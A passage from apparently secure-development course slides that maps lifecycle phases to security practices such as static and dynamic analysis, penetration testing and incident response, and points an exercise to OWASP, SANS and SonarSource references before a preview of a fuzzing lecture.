Implementation and testing	Perform static analysis security testing (SAST) Perform dynamic analysis security testing (DAST) Perform penetration testing Define and use cryptography standards Manage the risk of using third-party components	Code review (tools) Penetration testing Risk-based security testing	Secure coding practices Manage security risk inherent in the use of third-party components Testing and validation
Release, deployment, and support	Establish a standard incident response process	Security operations	Vulnerability response and disclosure

Exercise 03

- Other references for inspiration:
 - <https://owasp.org/www-project-top-ten/>
 - <https://www.sans.org/top25-software-errors>
 - <https://rules.sonarsource.com/python> (Select language on the left, and then look for Vulnerabilities or Security Hotspots in the middle frame)



The End

- Next up: Fuzzy dynamic analysis techniques (fuzzing) and Security tests (black box and white box) and validation

